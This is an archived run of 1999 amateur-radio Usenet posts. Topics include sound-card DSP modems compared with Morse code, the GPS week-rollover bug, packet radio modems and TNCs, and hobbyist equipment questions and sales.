On Mon, 05 Jul 1999 00:27:12 GMT, removals1@iname.com (Shiva Nataraja) wrote:
>On Sun, 04 Jul 1999 14:19:22 -0700, Cathryn Mataga
><cathryn@junglevision.com> wrote:
>
>>Me, I haven't really figured out all of how Plug and Play and Linux
>>act together -- err, at least it all seems screwy. With Linux, I've
>>come accustomed to use ultra-generic hardware, with dip switches.
>
>I set up a PnP card in my Linux box once. Basically, instead of
>setting DIP switches and jumpers, you set the necessary parameters in
>a config file somewhere. Not much difference. ;-) The whole automatic
>resource negotiation aspect of PnP is missing, which is just fine by
>me. Once you've decided what I/O port addresses, memory ranges, IRQs,
>etc. the card will use, the rest of the system treats it just as if it
>were configured using jumpers.

That sometimes works, if the card was initialized at the factory to defaults
that are compatible with your system. But often you have to initially power
the card up with the system running Windows to correctly write the NVRAM
on the card. Then you can use it with the system booted to Linux with a config
file telling Linux how the NVRAM has set the virtual DIP switches and jumpers.
Actual DIP switches and jumpers are much simpler and are operating system
independent. (I understand that work is being done to make Linux capable of
configuring PnP devices at bootup, but it isn't ready for prime time yet. You
still need to keep a copy of Windows around to initially configure a new PnP
card in your system.)

>>My impression, is that the soundmodem code is kind of a 'toy' --
>>and that the people who are more deep into this stuff are all
>>running other hardware -- which I'm not familiar with.
>
>Here's an example of some modem code which is beyond the toy stage:
>
>http://people.qualcomm.com/karn/dsp.html
>
>The part that fascinates me about all this is that there seems to be a
>heck of a lot of potential to use a computer and a sound card to
>augment a radio for some really cool stuff; it'll only take someone
>with sufficient DSP programming skills to unlock it.

Absolutely. Karn's code performs to within 4 dB of the Shannon limit.
That's very close to the state of the art for dedicated hardware (which
can approach the Shannon limit to within about 2 dB, see Galileo). So
the sound card and software approach can be a very good, and very

cheap, addition to an ordinary amateur station (many of which already
have suitable computers and sound cards).

Separate $1000 "TNCs" aren't required to see this sort of benefit. I
consider such approaches obsolete, and definitely not cost effective
for single port home stations. If you're running multiple ports, additional
processing is helpful, but you can get that with networked PCs cheaper
than you can with several dedicated super TNCs hanging off of one
computer, thanks to the very low prices of PCs today. (I have 8 PCs
in my home network, and thanks to Moore's Law, the newer ones
are both much more powerful *and cheaper* than the older ones.)

By way of comparison to something familiar, the very best Morse
operator can only approach the Shannon limit to within about 14 dB
(at 12 WPM, roughly 10 bps), and things become impossible for the
Morse operator at higher speeds (McElroy's record for clean code
with no noise at all is 73 WPM, performance degrades sharply in
the presence of noise), and worse also for speeds below 5 WPM,
due to human limitations in mentally integrating the symbol energy
(University of Stockholm tests of unaided human aural tone detection
capability in noise).

The 10 dB minimum advantage of Karn's code to Morse is equivalent
to the difference between 1 kW and 100 watts, of course. So it has
practical implications for amateur operators. IE changing codes is
cheaper than buying an amplifier, and once you have the amplifier
and the biggest antenna you can erect, is about the only way to get
another 10 dB.

The DSP code still works, with reduced weak signal performance, at
much higher speeds (at thousands or millions of WPM, assuming a
fast enough processor, hundreds of WPM with the more mundane
equipment typically found in hamshacks, and allowed by our regulations),
and works with even better weak signal performance at lower speeds
(my hardware assisted system can work with increasing gain down to
100 seconds per bit if necessary).

Of course the coding is different from Morse too. That's a major reason
why the performance can be better. In addition to better signal modulation
symbol choice, the use of coding gain also greatly increases perfomance.
(For example, BPSK has an inherent 6 dB advantage over OOK before
signal coding is considered. But at signal levels above the detection
threshold, coding gains can be 20 dB or more. So coding gain can offer
benefits at least 3x as great as just changing the modulation symbols.
That extra gain can be used to allow increased speeds in accord with
the Shannon relationship between speed, bandwidth, and SNR.)

Most of this can be implemented on an ordinary PC with a sound card,
though some alterations in the RF hardware can be useful too. Karn's
code is a good example of a pure software approach. My methods,
which include some dedicated RF hardware, show how to get down
to levels where Karn's code used with a conventional receiver would

fail.

Conventional receivers don't have the frequency stability required
for long integration times (processing gain increases with the square
root of integration time). On HF, there can be other problems with
long integration times, however. Propagation effects can distort very
long symbols. Diversity reception is almost a must when symbol
times exceed a tenth of a second. I think that 10 bps may be a
practical lower limit for HF weak signal operation without special
equipment and diversity antenna systems. (I've pushed way below
that, with 100 second symbols, ie 0.01 bps, but it probably isn't
very practical for most amateur purposes, though the Lowfers
have used it effectively.)

The real advantage of digital coding techniques at HF shows up
in the higher speeds we can run with very modest RF equipment.
PSK31 is illustrative (but by no means the last word in what is
possible). PSK31 allows faster speeds at low signal levels than
are typically possible with manual Morse.

As signal levels decrease, Morse speeds have to fall down into the
5-12 WPM range, where the human brain is most capable of decoding
the signal in noise, at least 10 dB earlier than a properly digitally coded
signal has to slow that much. So we have that 1 kW vs 100 watt advantage
even at moderate speeds, ie 40 to 50 WPM, where manual Morse could
conceivably still be used (assuming the relatively rare Morse operator
who can go that fast at all is present).

If we don't care about throughput, this is all moot, of course. But if
we have information to convey beyond "UR 59 PSE QSL", we might
want to pay attention to the advantages this sort of modulation and
coding can offer us by simply using things most of us already have
on hand.

Peter almost singlehandly started a lot of activity using PSK31 by
releasing free software to do it on equipment most of us already own.
Karn's code is free too, but doesn't have the attractive user interface
of PSK31. If someone were to take Karn's code engine and wrap it in
a pretty user interface, I expect it would gain popularity on the bands
too (and perform a good bit better than PSK31).

Perhaps PSK31 is "good enough", and better methods aren't
considered necessary. But there are usually those who want
to try something better anyway. Pushing limits is very much
in the ham tradition.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3044. SSTV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: FRG9600 <frg9600@ix.netcom.com>
Message-ID: <01bec75e$9b8524c0$39afbacd@mikey>
Source record: 17450

http://members.aol.com/slowscan/tv.htm

3045. Re: Please Confirm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: source@netcom.com
Message-ID: <3796a1bb.772191147@nntp.ix.netcom.com>
Source record: 17451
Cross-posted to: rec.radio.amateur.digital.misc,alt.radio.scanner,rec.radio.scanner

On Mon, 05 Jul 1999 02:44:42 GMT in alt.radio.scanner,
ke4zv@bellsouth.net (Gary Coffman) wrote:

>parallel or serial port. This is *not* baseband data, it merely
>signals that a zero crossing in the input audio has occurred.
>The software counts zero crossings to determine what frequency
>the audio is, and *then* decides whether it is hearing a mark tone
>or a space tone.

No, that is quite wrong, at least as regards the setup popular in the
scanner groups for receiving MDT, POCSAG, etc.. It is baseband. The
signal has already been FM demodulated, and the software counts the
length of time between ther rising and falling edge of a single pulse
to determine if is a zero bit or a one bit. Just as the the original
poster described. You are confusing FSK with AFSK or something.

3046. August 21 Bug / GPS Failure

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Message-ID: <7lsui2$43l$1@campus1.mtu.edu>
Source record: 17452

Does anyone know any good resources for information on the
August 21 Y2K-like bug that will affect sattelites using the
Julian Calendar? All I have been able to find are some radical
postings about the event, and no official statements..

--
---- ---- ---- ---- ---- ----
Chris Buckley -- KC0DBY
Vice President / Treasurer
Husky Amateur Radio Club -- W8YY (906)487-1303
Computational Mathematics Consultant
MTU Math Science Department (906)487-3406
Electrical Engineering Undergraduate
Michigan Technological University
cwbuckle@mtu.edu @ Da House -- (906)487-6996
---- ---- ---- ---- ---- ----

"Deciding on a career is merely a matter
of determining which type of BS you
would like to put of with for the rest
of your life."

3047. Hi

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: Oguzhan KAYHAN <ta2nc@hotmail.com>
Message-ID: <7lsutq$kd7$1@kemer.cc.metu.edu.tr>
Source record: 17453

I`m looking for ATV transceivers to use with model planes.
Low price and ufh or 1.2 ghz modes acceptable.
Could somebody send me the addresses of company`s that produce this stuff?

73`s
TA2NC

3048. Re: August 21 Bug / GPS Failure

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: srh@iname.killspam.com
Message-ID: <srh-0607991231540001@user-2iveigh.dialup.mindspring.com>
Source record: 17454

In article <7lsui2$43l$1@campus1.mtu.edu>, Christopher W. Buckley
<cwbuckle@mtu.edu> wrote:

> Does anyone know any good resources for information on the
> August 21 Y2K-like bug that will affect sattelites using the
> Julian Calendar? All I have been able to find are some radical
> postings about the event, and no official statements..

The problem is associated with GPS receiver software (and a design hole in
the system per se), not the satellites themselves. RISKS DIGEST had a
couple of informative posts; check the following URLs:

<http://catless.ncl.ac.uk/Risks/18.24.html#subj3>
<http://catless.ncl.ac.uk/Risks/18.96>

Newer recievers have mostly been updated to cope with multiple 1024-week
cycles which is at the root of the problem, although apparently some
manufacturers also have a "traditional" Y2K problem as well.

/s.holmes
--
Stephen R. Holmes | srh@iname.killspam.com
TNS, Inc. | (remove the middle part of the domain name
Reston, VA USA | to form my actual e-mail address)

3049. RadioRaft and Hal ST8000

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: Francois Guillet <F6FLT@theoffice.net>
Message-ID: <7ltbpr$d1$1@wanadoo.fr>
Source record: 17455

Hi
Does someone succeed in using the Radioraft software with a Hal
ST8000 modem?

Tks

F6FLT@theoffice.net

3050. Re: August 21 Bug / GPS Failure

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Message-ID: <7ltbo2$1kk$1@campus1.mtu.edu>
Source record: 17456

Thanks,

I have a friend who got something in the mail from her Insurance
company saying that they are not liable for anything stemming from
the Y2K or the August 21 transition, and she was wondering what it
was all about.

On Tue, 06 Jul 1999 12:31:53 -0400 , Stephen R spewed forth to
rec.radio.amateur.digital.misc:
:SRH>In article <7lsui2$43l$1@campus1.mtu.edu>, Christopher W. Buckley
:SRH><cwbuckle@mtu.edu> wrote:

>> Does anyone know any good resources for information on the
>> August 21 Y2K-like bug that will affect sattelites using the
>> Julian Calendar? All I have been able to find are some radical
>> postings about the event, and no official statements..

:SRH>The problem is associated with GPS receiver software (and a design hole in
:SRH>the system per se), not the satellites themselves. RISKS DIGEST had a
:SRH>couple of informative posts; check the following URLs:

:SRH> <http://catless.ncl.ac.uk/Risks/18.24.html#subj3>
:SRH> <http://catless.ncl.ac.uk/Risks/18.96>

:SRH>Newer recievers have mostly been updated to cope with multiple 1024-week
:SRH>cycles which is at the root of the problem, although apparently some
:SRH>manufacturers also have a "traditional" Y2K problem as well.

:SRH>/s.holmes
:SRH>--
:SRH>Stephen R. Holmes | srh@iname.killspam.com
:SRH>TNS, Inc. | (remove the middle part of the domain name
:SRH>Reston, VA USA | to form my actual e-mail address)

--
---- ---- ---- ---- ---- ----
Chris Buckley -- KC0DBY
Vice President / Treasurer
Husky Amateur Radio Club -- W8YY (906)487-1303
Computational Mathematics Consultant
MTU Math Science Department (906)487-3406
Electrical Engineering Undergraduate
Michigan Technological University
cwbuckle@mtu.edu @ Da House -- (906)487-6996
---- ---- ---- ---- ---- ----

Job Security:

The ability to create a system that
is extremely vital to operation, and
at the same time is so complicated
that only you could hope to ever begin
to understand it.

3051. Re: August 21 Bug / GPS Failure

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7lubq0puf1@autumn.news.rcn.net>
Source record: 17457

The U.S. Coast Guard has a site relating to this problem. I've done some equipment testing with them and time/date functions and navigation are affected on some receivers. One issue is that when the GPS week is wrong, the receiver thinks it needs to download a new almanac every time it is started. This results in a minimum of 12.5 minutes to navigate.

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message news:Pine.LNX.3.96.990707002824.754B-100000@dns.bde-arc.ampr.org...
> I can't give you sources, but I know the following:
>
> The problem is that the GPS system uses a 1024 count (10-bit counter) to tell
> time in weeks since some magic date in the 1980's. Some receiver
> implementations won't roll-over and will revert to this magic date, thinking
> it's "week zero." Time of day and position functions should work as normal.
>
> On 6 Jul 1999, Christopher W. Buckley wrote:
>
> > Does anyone know any good resources for information on the
> > August 21 Y2K-like bug that will affect sattelites using the
> > Julian Calendar? All I have been able to find are some radical
> > postings about the event, and no official statements..
> >
> > --
> > ---- ---- ---- ---- ---- ----
> > Chris Buckley -- KC0DBY
> > Vice President / Treasurer
> > Husky Amateur Radio Club -- W8YY (906)487-1303
> > Computational Mathematics Consultant
> > MTU Math Science Department (906)487-3406
> > Electrical Engineering Undergraduate
> > Michigan Technological University
> > cwbuckle@mtu.edu @ Da House -- (906)487-6996
> > ---- ---- ---- ---- ---- ----
> >
> > "Deciding on a career is merely a matter
> > of determining which type of BS you
> > would like to put of with for the rest
> > of your life."
> >
> >

> >
> >
>

3052. Re: AEA PK-12 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-06 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7lubv3$tg2$1@mica.netsync.net>
Source record: 17458

It also
> >doesn't seem to have the autobaud routine because if I press the "enter
key"
> > several times I continue to get garbage back. I
> >have not used it in a year or so, but it did work well last time I had it
on
> > Thx for any help Ben

Try an * or a SHIFT * , seems that was the auto-baud routine on my PK232
and the PK88.

Andy.

3053. Re: August 21 Bug / GPS Failure

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990707002824.754B-100000@dns.bde-arc.ampr.org>
Source record: 17459

I can't give you sources, but I know the following:

The problem is that the GPS system uses a 1024 count (10-bit counter) to tell time in weeks since some magic date in the 1980's. Some receiver implementations won't roll-over and will revert to this magic date, thinking it's "week zero." Time of day and position functions should work as normal.

On 6 Jul 1999, Christopher W. Buckley wrote:

> Does anyone know any good resources for information on the
> August 21 Y2K-like bug that will affect sattelites using the
> Julian Calendar? All I have been able to find are some radical
> postings about the event, and no official statements..
>
> --
> ---- ---- ---- ---- ---- ----
> Chris Buckley -- KC0DBY
> Vice President / Treasurer
> Husky Amateur Radio Club -- W8YY (906)487-1303
> Computational Mathematics Consultant
> MTU Math Science Department (906)487-3406
> Electrical Engineering Undergraduate
> Michigan Technological University
> cwbuckle@mtu.edu @ Da House -- (906)487-6996
> ---- ---- ---- ---- ---- ----
>
> "Deciding on a career is merely a matter
> of determining which type of BS you
> would like to put of with for the rest
> of your life."
>
>
>
>

3054. FT: KENWOOD PS-430 POWER SUPPLY AND FM BOARD

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: fun4sume@aol.com
Message-ID: <19990706211527.23145.00011263@ng-bh1.aol.com>
Source record: 17460

I will trade all this for a Kenwood 2mtr fm mobile with pl tones in good working condition.
email me if you have something,Dave.

3055. G3RUH Modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: Matt Donohoe <killer00@tig.com.au>
Message-ID: <7lugnl$874$1@toto.tig.com.au>
Source record: 17461
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.space

Does anybody know any dealers that sell the G3RUH 9600 Bps modem kit as is and not modified ?

Dealers in any country accepted.

Please email me as I do not sometimes check newsgroups...

3056. code for carradio philips wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: Jonathan den Breejen <biff@aki.nl>
Message-ID: <7lv70h$7ah$1@news.a1.nl>
Source record: 17462

```
can somebody help me
i bought a carradio from philips on a fleamarket
but i don't have the proper code
the brand : philips
type: dc983

thanks
```

3057. Re: G3RUH Modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: Robin Gilks <gb7ipd@freeuk.com>
Message-ID: <f2Ig3.16211$GA4.280632@nnrp3.clara.net>
Source record: 17463
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.space

Have a look at the G4XYW modem at
www.tvipug.freeserve.co.uk
which is RUH compatible (9k6 only) and also interfaces directly
to a TNC disconnect header with no additional components and
to a PA0HZP Opto-SCC card with no extra parts (both connector types
are on-board). Lots of other features such as CWID compatible,
hardware PTT watchdog, selection of TX waveforms, clock
generation and many other points.

Also available is a simple interface to allow the modem to be driven
directly from a PC serial port. So far DOS drivers for BPQ, xNOS
packet driver, Ethrax25 packet driver are ready.

Win95/win98 users are looked after by the SV2AGW packet engine
which now has a suitable driver.

Linux users will have a driver very soon!!

None of these drivers are required when using an SCC or TNC of
course - only if using the simple voltage converter.

Robin. G8ECJ

Matt Donohoe <killer00@tig.com.au> wrote in message
news:7lugnl$874$1@toto.tig.com.au...
> Does anybody know any dealers that sell the G3RUH 9600 Bps modem kit as is
> and not modified ?
>
> Dealers in any country accepted.
>
> Please email me as I do not sometimes check newsgroups...
>
>
>

3058. Re: August 21 Bug / GPS Failure

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3783526A.8ABB31D1@erols.com>
Source record: 17464

The site is at
http://www.navcen.uscg.mil/gps/geninfo/y2k/gpsweek.htm

3059. Free PTC-II/PSK31 Terminal Program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7m0fprioe1@autumn.news.rcn.net>
Source record: 17465

Pt2TERM, a terminal program for the PTC-II which includes PSK31, is
now available for free download from the SCS site at
http://www.scs-ptc.com

3060. ka-gold and pactor

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: jfenn@lava.net
Message-ID: <7m0loc$r9f$2@mochi.lava.net>
Source record: 17466

I recently dowloaded "ka-gold" demo from www.qrz.com thinking that it
would support my KAM pous TNC which has been sittin in a box now for
about a year waiting for me to set it up for pactor. It has the
rom version 7.3 I think it it and is pactor ready. The software
"ka-gold" however as far as I can tell by reading the "read.me's" and
docs dont mention "pactor" at all, except it has one finle in
the dir list called "pactor.tnc". Does this software actually
work in pactor mode on vhf and hf or not??
I note in the books that came with the kam plus, it is PACTOR ready.
I also note in the books that it mentions that one can use any
"TERMINAL" type software as a driver such as PROCOMM plus etc
and achieve much greater capability in the process. Any comments
will be appreciated.
Joe (aka kilroy)

--
****
* jfenn@lava.net *
* Ham KH6JF (since '37) *
* MARS (AARS) ABM6JF (since '40) *
* WW2 Vet ARMY SIGNAL CORPS *
****

3061. Re: Kenwood IF10B HELP NEEDED--PLEASE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: John Emmons <nfishman@optonline.net>
Message-ID: <HoRg3.6932$sc.14832630@news.optonline.net>
Source record: 17467
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Larry,

Try this URL: http://michiganradio.com/kenwood.htm They have
the "IC-10B COMP INTERF. KIT TS940 " listed. Is this the same thing?

John WD4KKE

--
Your enemy is never a villain in his own eyes. Keep this in mind; it may
offer a way to make him your friend.
If not, you can kill him without hate -- and quickly.

Lazarus Long

Larry G. Gouliard, Jr <ka9gci@ntslink.net> wrote in message
news:377E7FA1.8A05F52A@ntslink.net...
> Please:
>
> Is there some kind soul out there that owns a Kenwood IF10B interface
> module and is willing to share some information ?
>
> I have been unable to locate an IF10B module (the part of the computer
> interface that fits inside the TS940S) and have come to the conclusion,
> after many hours of research, that finding one will be next to
> impossible.
>
> At this point the best option appears to be the construction of a
> "replacement" module for the IF10B. To facilitate construction of a
> replacement module the following information is necessary:
>
> Schematic of the IF10B.
> Source Code for the Eprom.
> Pictures or direct scans of the Kenwood printed circuit board.
>
> I plan to use cad and photoresist to duplicate the "daughter" board
> giving me the ability to help others once a successful replacement has
> been verified.
>
> Any information that you can supply would be greatly appreciated.
>
> Thank you and 73
> Larry KA9GCI
>
>

3062. MultiMode 2.5.0b2 Released

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R0707992015090001@news.erols.com>
Source record: 17468
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.shortwave,rec.radio.scanner

I've released version 2.5.0b2 of MultiMode, a decoding program for amateur radio operators and radio hobbyists. This version adds localization for Dutch and German, in addition to existing support for English, French, Italian, and Spanish.

MultiMode is a shareware application which allows your Macintosh to decode and transmit several different modes of non-voice communication often heard on shortwave and ham radio. It is the only program of its kind for the Macintosh,rivaling commercial packages for the PC platform costing hundreds of dollars. It is ideal for amateur radio operators, shortwave radio listeners, and other radio enthusiasts.

MultiMode allows you to decode and display morse code, RTTY, FAX, SSTV, ACARS, and many other modes on your Mac, without any extra hardware. MultiMode now also allows you to transmit in most of the modes of operation.

MultiMode is shareware. MultiMode may be downloaded from the following URL:
http://www.blackcatsystems.com/software/multimode.html

73's
Chris
N3JLY

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at http://www.blackcatsystems.com/numbers

3063. NEED HELP WITH FM RECIVER FOR 108MHz AND UP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: nova <nova@kaunas.aiva.lt>
Message-ID: <378321E3.DD40571B@kaunas.aiva.lt>
Source record: 17469
Cross-posted to: rec.radio.amateur.misc,alt.radio.digital,alt.radio.scanner,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc

Dear Fellows,

I need your help. I was attempt to make FM Receiver for 108 MHz and up
(actually necessary 120.50 MHz receiver for my handmade plane to hear
tower broadcast). But all trys was failed.
I try to do receiver on TDA1220B, but it do not work well.
If you can, please, send me Receiver scheme. Or give me any suggestion.
I'll be very thankful.

My e-mail mailto:nova@kaunas.aiva.lt

Your Sincerely
Edgar.

3064. FS: RCA # 66 X-1

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: "MIKE M." <PROAUDIO99@prodigy.net>
Message-ID: <7m0stt$37qo$1@newssvr03-int.news.prodigy.com>
Source record: 17470

FS: RCA Victor Model # 66 X-1, Superheterodyne, "Standard Short Wave", Table top tube radio.
call Mike
814-868-0866
800-509-2050-beep

3065. Re: NEED HELP WITH FM RECIVER FOR 108MHz AND UP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-07 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7m0vla$33e$1@autumn.news.rcn.net>
Source record: 17471
Cross-posted to: rec.radio.amateur.misc,alt.radio.digital,alt.radio.scanner,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc

Aircraft band uses AM *not* FM

nova <nova@kaunas.aiva.lt> wrote in message
news:378321E3.DD40571B@kaunas.aiva.lt...
> Dear Fellows,
>
> I need your help. I was attempt to make FM Receiver for 108 MHz and
up
> (actually necessary 120.50 MHz receiver for my handmade plane to
hear
> tower broadcast). But all trys was failed.
> I try to do receiver on TDA1220B, but it do not work well.
> If you can, please, send me Receiver scheme. Or give me any
suggestion.
> I'll be very thankful.
>
> My e-mail mailto:nova@kaunas.aiva.lt
>
> Your Sincerely
> Edgar.

3066. Re: August 21 Bug / GPS Failure

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-08 00:00:00 UTC
From: Oliver Welp <welp@muenster.de>
Message-ID: <3784D47A.840384AE@muenster.de>
Source record: 17472

Christopher W. Buckley wrote:
>
> Does anyone know any good resources for information on the
> August 21 Y2K-like bug that will affect sattelites using the
> Julian Calendar? All I have been able to find are some radical
> postings about the event, and no official statements..

On the US Coast Guard Navigation Center site
(http://www.navcen.uscg.mil/) you'll some "official statements".

73, Oliver
(DL9QJ, N3NSF)
--
[Oliver Welp - welp@muenster.de
welp@uni-muenster.de
http://www.muenster.de/~welp/]

3067. Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-08 00:00:00 UTC
From: "Rodrigo E. Rodriguez R. - CE6NUG" <rod@rdc.cl>
Message-ID: <37850872.85F0A989@rdc.cl>
Source record: 17473

'lo there.
I've been out for a long time so I'd like to hear some news from you.
I don't know what speed is packet radio running right now (in example)
and things like that.
I'd remember about a TCM3105 based TNC (Baycom) and things like that.
Are that kind of system still working. I'm going to buy a TM-241
Kenwood VHF.... are there any restrictions for such rig and high speed
radio packet (up to 9600 and more).
Any comments are welcome... thanks in advance.

Rod. (CE6NUG)

3068. Re: NEED HELP WITH FM RECIVER FOR 108MHz AND UP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-08 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990708151553.24998A-100000@oso.slonet.org>
Source record: 17474
Cross-posted to: rec.radio.amateur.misc,alt.radio.digital,alt.radio.scanner,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc

Edgar, best first check and be sure you want an FM receiver. I believe
you will find that your require an AM receiver. Cliff K7RR

On Wed, 7 Jul 1999, nova wrote:

> Dear Fellows,
>
> I need your help. I was attempt to make FM Receiver for 108 MHz and up
> (actually necessary 120.50 MHz receiver for my handmade plane to hear
> tower broadcast). But all trys was failed.
> I try to do receiver on TDA1220B, but it do not work well.
> If you can, please, send me Receiver scheme. Or give me any suggestion.
> I'll be very thankful.
>
> My e-mail mailto:nova@kaunas.aiva.lt
>
> Your Sincerely
> Edgar.
>
>

3069. S.C. Packet Frequencies??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-08 00:00:00 UTC
From: bbutler@home.com
Message-ID: <37852d7f.6265774@news>
Source record: 17475

Setting up my first packet rig in Charleston & looking for packet activities on the VHF 2M band. I have found the local packet cluster at 145.63, but there is little activity there. Are there other freqs in my area with a little more action??

73 de Butch K4NAU

3070. Re: ka-gold and pactor

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-08 00:00:00 UTC
From: David Wells <davew@cruzio.com>
Message-ID: <7m3i5n$11nf@enews4.newsguy.com>
Source record: 17476

I think the demo is cripple-ware or an old version that did not support PACTOR. I have KaGold and KaGold386 and they both support PACTOR. Check www.interflex.com.

--
Dave KD6TO

Joseph Fenn wrote in message <7m0loc$r9f$2@mochi.lava.net>...
>I recently dowloaded "ka-gold" demo from www.qrz.com thinking that it
>would support my KAM pous TNC which has been sittin in a box now for
>about a year waiting for me to set it up for pactor. It has the
>rom version 7.3 I think it it and is pactor ready. The software
>"ka-gold" however as far as I can tell by reading the "read.me's" and
>docs dont mention "pactor" at all, except it has one finle in
>the dir list called "pactor.tnc". Does this software actually
>work in pactor mode on vhf and hf or not??
>I note in the books that came with the kam plus, it is PACTOR ready.
>I also note in the books that it mentions that one can use any
>"TERMINAL" type software as a driver such as PROCOMM plus etc
>and achieve much greater capability in the process. Any comments
>will be appreciated.
> Joe (aka kilroy)
>
>
>
>
>--
>**********
>* jfenn@lava.net *
>* Ham KH6JF (since '37) *
>* MARS (AARS) ABM6JF (since '40) *
>* WW2 Vet ARMY SIGNAL CORPS *
>**********
>
>
>

3071. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-08 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7oa6gj.eq4.nomail@linux.pe1chl.ampr.org>
Source record: 17477

Rodrigo E. Rodriguez R. - CE6NUG <rod@rdc.cl> wrote:
>'lo there.
>I've been out for a long time so I'd like to hear some news from you.
>I don't know what speed is packet radio running right now (in example)
>and things like that.
>I'd remember about a TCM3105 based TNC (Baycom) and things like that.
>Are that kind of system still working.

It's sad, but 1200 baud AFSK is still in use on amateur packet radio,
even years after the TCM3105 was last produced...

> I'm going to buy a TM-241
>Kenwood VHF.... are there any restrictions for such rig and high speed
>radio packet (up to 9600 and more).

It is not advisable to buy this kind of trx for 9600 bps.
When you want to use it for that purpose, get something that does true
FM, e.g. surplus commercial trx or something designed for data use.

9600 will work with a Kenwood, but not optimally.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3072. HELP: Ramsey FX-146 & KPC-3!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-09 00:00:00 UTC
From: n5zgt@swcp.com
Message-ID: <7m3kc5$oo0$1@sloth.swcp.com>
Source record: 17478
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.space

Hello Everybody,

I have a Ramsey FX-146 2 meter transceiver I want to use on packet with my KPC-3 for APRS, Mir and SAREX. I receive packets just fine, but my problem involves the transmit side of things.

I have my TNC connected to the 5 pin DIN on the back according to the two manuals, and am having a problem. Whenever I have it hooked up to my TNC, the Ramsey rig stays keyed, whether the TNC in powered on or off.

The same thing happens when I have the TNC connected to the MIC and SPKR jacks on the front of the radio.

My questions...

What is causing the Ramsey to stay keyed?

Can anybody tell me how they have their Ramsey and KPC-3 wired?

Can anybody offer any other tips on how I can get these two to operate correctly?

Thanks! Please email me.

73,
Brian, N5ZGT

Boy Scouts of America Amateur Radio - N5ZGT
Eagle Scout 12/6/96 ARRL QRP: NorCal #1700 QRP-L #580 AK/QRP #125
ASM - Troop 41 Worldradio Magazines's Youth Forum Columninst
Albuquerque, N.M. Packet: N5ZGT PBBS, 145.05 MHz
O.A. Lodge 66 Chief Internet: n5zgt@swcp.com
Yah-Tah-Hey-Si-Kess <-W-W-W-<
Please Visit my Homepage at: http://www.unm.edu/~brianm

3073. Re: S.C. Packet Frequencies??
